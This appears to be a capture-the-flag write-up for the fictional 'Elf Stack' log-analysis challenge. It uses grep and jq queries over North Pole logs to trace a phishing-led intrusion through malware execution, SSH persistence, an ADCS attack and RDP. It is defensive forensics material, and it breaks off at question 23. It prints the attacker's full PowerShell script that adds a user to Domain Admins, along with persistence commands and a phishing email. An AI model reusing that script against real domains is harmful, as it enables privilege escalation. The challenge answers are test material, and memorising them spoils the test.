Q4: The North Pole network was compromised recently through a sophisticated phishing attack sent to one of our elves. The attacker found a way to bypass the middleware that prevented phishing emails from getting to North Pole elves. As a result, one of the Received IPs will likely be different from what most email logs contain. Find the email log in question and submit the value in the event From: field for this email log event.
cat *.log | grep 'SnowGlowMailPxy' | cut -d ' ' -f8- | jq -r 'select(.ReceivedIP2=="34.30.110.62")'
{
  "From": "[email protected]",
  "To": "[email protected]",
  "Subject": "URGENT!",
  "Date": null,
  "Message-ID": "<F3483D7F-3DBF-4A92-813D-4D9738479E50@SecureElfGwy.northpole.local>",
  "Return-Path": "[email protected]",
  "Body": "We need to store the updated naughty and nice list somewhere secure. I posted it here http://hollyhaven.snowflake/howtosavexmas.zip. Act quickly so I can remove the link from the internet! I encrypted it with the password: n&nli$t_finAl1\n\nthx!\nkris\n- Sent from the sleigh. Please excuse any Ho Ho Ho's.",
  "Received_Time": "2024-09-15T10:36:09-04:00",
  "ReceivedIP1": "172.24.25.25",
  "ReceivedIP2": "34.30.110.62"
}
Elf Stack SIEM: We can use the Field statistics and check the event.ReceivedIP2 field, and click on the Action button to the right of the field that will Explore in Lens. We can then see the top 10 values, change the view to Tabular, and add the event.From field.

Answer: [email protected]
Q5: Our ElfSOC analysts need your help identifying the hostname of the domain computer that established a connection to the attacker after receiving the phishing email from the previous question. You can take a look at our GreenCoat proxy logs as an event source. Since it is a domain computer, we only need the hostname, not the fully qualified domain name (FQDN) of the system.
cat *.log | grep WindowsEvent | cut -d ' ' -f8- | jq -r 'select(.SubjectUserName == "elf_user02") | .Hostname' | sort | uniq -c
SleighRider.northpole.local
Elf Stack SIEM: We can filter on greater than or equal from the @timestamp the phishing email got sent and the event.SubjectUserName of the email to field. We can see the user only logs in from one host.

Answer: SleighRider
Q6: What was the IP address of the system you found in the previous question?
cat *.log | grep 'NetflowPmacct' | cut -d ' ' -f8- | jq -r 'select(.src_host == "SleighRider.northpole.local") | .ip_src' | sort | uniq -c
   1822 172.24.25.12
Elf Stack SIEM: We can filter on the hostname SleighRider.northpole.local and obtain the event.ip_src field from the NetflowPmacct event source.

Answer: 172.24.25.12
Q7: A process was launched when the user executed the program AFTER they downloaded it. What was that Process ID number (digits only please)?
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -c 'select(.EventID == 1 and .Hostname == "SleighRider.northpole.local" and .CommandLine // empty) | {ProcessID,ParentCommandLine,CommandLine}' | grep 'Downloads' -A10
{"ProcessID":10014,"ParentCommandLine":"C:\\Windows\\Explorer.EXE","CommandLine":"\"C:\\Users\\elf_user02\\Downloads\\howtosavexmas\\howtosavexmas.pdf.exe\" "}
{"ProcessID":10014,"ParentCommandLine":"C:\\Windows\\system32\\services.exe","CommandLine":"cmd.exe /c echo ddpvccdbr > \\\\.\\pipe\\ddpvccdbr"}
{"ProcessID":10014,"ParentCommandLine":"\"C:\\Users\\elf_user02\\Downloads\\howtosavexmas\\howtosavexmas.pdf.exe\" ","CommandLine":"powershell.exe"}
...[snip]..
Elf Stack SIEM: We can filter on the email received time, hostname SleighRider.northpole.local and process creation (Event ID 1) and retrieve the new process ID after executing the malware.
Answer: 10014
Q8: Did the attacker’s payload make an outbound network connection? Our ElfSOC analysts need your help identifying the destination TCP port of this connection.
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -c 'select(.ProcessID == 10014 and .DestinationPort // empty) | {DestinationIp, DestinationPort}' | uniq -c
      6 {"DestinationIp":"172.24.25.25","DestinationPort":808}
      6 {"DestinationIp":"172.24.25.25","DestinationPort":143}
      1 {"DestinationIp":"103.12.187.43","DestinationPort":8443}
     11 {"DestinationIp":"172.24.25.153","DestinationPort":389}
Elf Stack SIEM: We can filter on the email received time, hostname SleighRider.northpole.local and network connection (Event ID 3) and retrieve the destination TCP port after executing the malware.
Answer: 8443
Q9: The attacker escalated their privileges to the SYSTEM account by creating an inter-process communication (IPC) channel. Submit the alpha-numeric name for the IPC channel used by the attacker.
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -r 'select(.ProcessID == 10014 and .CommandLine // empty) | .CommandLine' | grep 'pipe'
cmd.exe /c echo ddpvccdbr > \\.\pipe\ddpvccdbr
Elf Stack SIEM: Building on from the Hard Mode (Gold) question 8, we can filter on event.ProcessID of the malware and see the pipe creation \\.\pipe\ in event.CommandLine.
Answer: ddpvccdbr
Q10: The attacker’s process attempted to access a file. Submit the full and complete file path accessed by the attacker’s process.
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -r 'select(.ProcessID == 10014 and .ObjectName // empty) | .ObjectName'
C:\Users\elf_user02\Desktop\k[email protected]
Elf Stack SIEM: Building on from the Hard Mode (Gold) question 8, we can filter on event.ProcessID of the malware and Object Access, which includes files.
Answer: C:\Users\elf_user02\Desktop\[email protected]
Q11: The attacker attempted to use a secure protocol to connect to a remote system. What is the hostname of the target server?
cat *.log | grep 'AuthLog' | grep -F '10.12.25.24'
<134>1 2024-09-15T06:55:21-04:00 kringleSSleigH AuthLog - - - {"timestamp": "2024-09-15T09:55:21.345567-04:00", "hostname": "kringleSSleigH", "service": "sshd[6005]:", "message": "Connection from 34.30.110.62 port 39720 on 10.12.25.24 port 22 rdomain \"\""}
<134>1 2024-09-15T06:55:23-04:00 kringleSSleigH AuthLog - - - {"timestamp": "2024-09-15T09:55:23.345567-04:00", "hostname": "kringleSSleigH", "service": "sshd[6006]:", "message": "Connection from 34.30.110.62 port 39721 on 10.12.25.24 port 22 rdomain \"\""}
...[snip]..
Elf Stack SIEM: We can identify the SSH traffic from the AuthLog event source and filter on only logs after the malware detonation.

Answer: kringleSSleigH
Q12: The attacker created an account to establish their persistence on the Linux host. What is the name of the new account created by the attacker?
cat *.log | grep 'AuthLog' | grep -o 'COMMAND=[^"]*' | uniq
COMMAND=/usr/bin/su
COMMAND=/usr/sbin/adduser ssdh
COMMAND=/usr/sbin/usermod -a -G sudo ssdh
COMMAND=/usr/bin/crontab -
COMMAND=/usr/bin/crontab -l
COMMAND=/usr/sbin/service cron restart
COMMAND=/usr/bin/cat /etc/crontab
COMMAND=/usr/bin/cat /var/spool/cron/crontabs/root
Elf Stack SIEM: We can identify the SSH traffic from the AuthLog event source and filter on only logs after the malware detonation and any commands executed.

Answer: ssdh
Q13: The attacker wanted to maintain persistence on the Linux host they gained access to and executed multiple binaries to achieve their goal. What was the full CLI syntax of the binary the attacker executed after they created the new user account?
See Hard Mode (Gold) question 13.
Answer: /usr/sbin/usermod -a -G sudo ssdh
Q14: The attacker enumerated Active Directory using a well known tool to map our Active Directory domain over LDAP. Submit the full ISO8601 compliant timestamp when the first request of the data collection attack sequence was initially recorded against the domain controller.
jq -c 'select(.ServicePort == 389 // empty) | {Date,Computer,UserID}' winevents.log | head -n1
{"Date":"2024-09-16T11:10:12-04:00","Computer":"dc01.northpole.local","UserID":"[email protected]"}
Elf Stack SIEM: Identified the correct fields based event.UserID matching up to the victim of elf_user and on LDAP services TCP port 389.

Answer: 2024-09-16T11:10:12-04:00
Q15: The attacker attempted to perform an ADCS ESC1 attack, but certificate services denied their certificate request. Submit the name of the software responsible for preventing this initial attack.
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | grep 'elf_user' | grep 'certificate'
{
  "LogName": "Security",
  "Source": "Microsoft-Windows-Security-Auditing",
  "Date": "2024-09-16T11:14:12-04:00",
  "EventID": 4888,
  "Category": "Certification Services - Certificate Request Denied",
  "Level": "Information",
  "Keywords": "Audit Failure",
  "User": "N/A",
  "Computer": "dc01.northpole.local",
  "Description": "A certificate request was made for a certificate template, but the request was denied because it did not meet the criteria.",
  "UserInformation_UserName": "[email protected]",
  "CertificateInformation_CertificateAuthority": "elf-dc01-SeaA",
  "CertificateInformation_RequestedTemplate": "Administrator",
  "ReasonForRejection": "KringleGuard EDR flagged the certificate request.",
  "AdditionalInformation_RequesterComputer": "10.12.25.24",
  "AdditionalInformation_RequestedUPN": "[email protected]"
}
{
  "LogName": "Security",
  "Source": "Microsoft-Windows-Security-Auditing",
  "Date": "2024-09-16T11:15:12-04:00",
  "EventID": 4886,
  "Category": "Certification Services - Certificate Issuance",
  "Level": "Information",
  "Keywords": "Audit Success",
  "User": "N/A",
  "Computer": "dc01.northpole.local",
  "Description": "A certificate was issued to a user.",
  "UserInformation_UserName": "[email protected]",
  "UserInformation_UPN": "[email protected]",
  "CertificateInformation_CertificateAuthority": "elf-dc01-SeaA",
  "CertificateInformation_CertificateTemplate": "ElfUsers",
  "AdditionalInformation_RequesterComputer": "10.12.25.24",
  "AdditionalInformation_CallerComputer": "172.24.25.153"
}
Elf Stack SIEM: Identified the correct fields based on the event.UserID matching up to the victim of elf_user and certificate services.

Answer: KringleGuard
Q16: We think the attacker successfully performed an ADCS ESC1 attack. Can you find the name of the user they successfully requested a certificate on behalf of?
See Hard Mode (Gold) question 15.
Answer: nutcrakr
Q17: One of our file shares was accessed by the attacker using the elevated user account (from the ADCS attack). Submit the folder name of the share they accessed.
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | grep 'nutcrakr' | grep 'share' | head -n1 | jq -r '.ShareLocalPath'
\??\C:\WishLists
Elf Stack SIEM: Identified the correct fields based on the event.UserID matching up to the victim of nutcrakr and accessed share.

Answer: WishLists
Q18: The naughty attacker continued to use their privileged account to execute a PowerShell script to gain domain administrative privileges. What is the password for the account the attacker used in their attack payload?
Found the last command run by nutcrakr in CLI. Because the field was too long, it couldn’t be searched for.
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | grep 'nutcrakr' | tail -n1 | jq -r .ScriptBlockText
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Domain Admins,CN=Users,DC=northpole,DC=local"
$username = "nutcrakr"
$pswd = 'fR0s3nF1@k3_s'
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object System.Security.Principal.NTAccount("northpole.local\$username")).Translate([System.Security.Principal.SecurityIdentifier])
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"), ([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType, $nullGUID
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $pswd
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
$ldapConnString = "LDAP://CN=Domain Admins,CN=Users,DC=northpole,DC=local"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $pswd
$user = New-Object System.Security.Principal.NTAccount("northpole.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-','')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
Answer: fR0s3nF1@k3_s
Q19: The attacker then used remote desktop to remotely access one of our domain computers. What is the full ISO8601 compliant UTC EventTime when they established this connection?
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -r 'select(.LogonType==10) | .EventTime' | sort -u
2024-09-16 11:35:57
Elf Stack SIEM: Identified via filtering by LogonType 10, per Logon Type it indicates a Remote Interactive Logon that is associated with Remote Desktop Protocol (RDP) sessions.

Answer: 2024-09-16T15:35:57.000Z
Q20: The attacker is trying to create their own naughty and nice list! What is the full file path they created using their remote desktop connection?
cat *.log | grep 'WindowsEvent' | cut -d ' ' -f8- | jq -r 'select(.User=="NORTHPOLE\\nutcrakr" and .CommandLine // empty) | .CommandLine' | grep -F 'C:\'
...[snip]..
"C:\Windows\system32\NOTEPAD.EXE" C:\WishLists\santadms_only\its_my_fakelst.txt
"C:\Users\nutcrakr\Desktop\getthelist\howtosavexmas.pdf.exe"
Elf Stack SIEM: Filtered the logs based on the RDP connection established, command line existence, and the user connected of nutcrakr.

Answer: C:\WishLists\santadms_only\its_my_fakelst.txt
Q21: The Wombley faction has user accounts in our environment. How many unique Wombley faction users sent an email message within the domain?
cat *.log | grep 'SnowGlowMailPxy' | cut -d ' ' -f8- | jq -r 'select(.From | startswith("wcub")) | .From' | sort | uniq -c | sort -n
     23 [email protected]
     32 [email protected]
     33 [email protected]
     35 [email protected]
Elf Stack SIEM: Filtering on event.From with wcub shorthand for Wombley Cube.

Answer: 4
Q22: The Alabaster faction also has some user accounts in our environment. How many emails were sent by the Alabaster users to the Wombley faction users?
cat *.log | grep 'SnowGlowMailPxy' | cut -d ' ' -f8- | jq -c 'select((.From | startswith("asnow")) and (.To | startswith("wcub")))' | wc -l
22
Elf Stack SIEM: Filtering on event.From with asnow shorthand for Alabaster Snowball and event.To with wcub for Wombley Cube.
 `
`
Answer: 22
Q23: Of all the reindeer, there are only nine. What’s the full domain for the one whose nose does glow and shine? To help you narrow your search, search the events in the SnowGlowMailPxy event source.
cat *.log | grep 'SnowGlowMailPxy' | cut -d ' ' -f8- | grep -i 'rud' | head -n1 | jq .
{
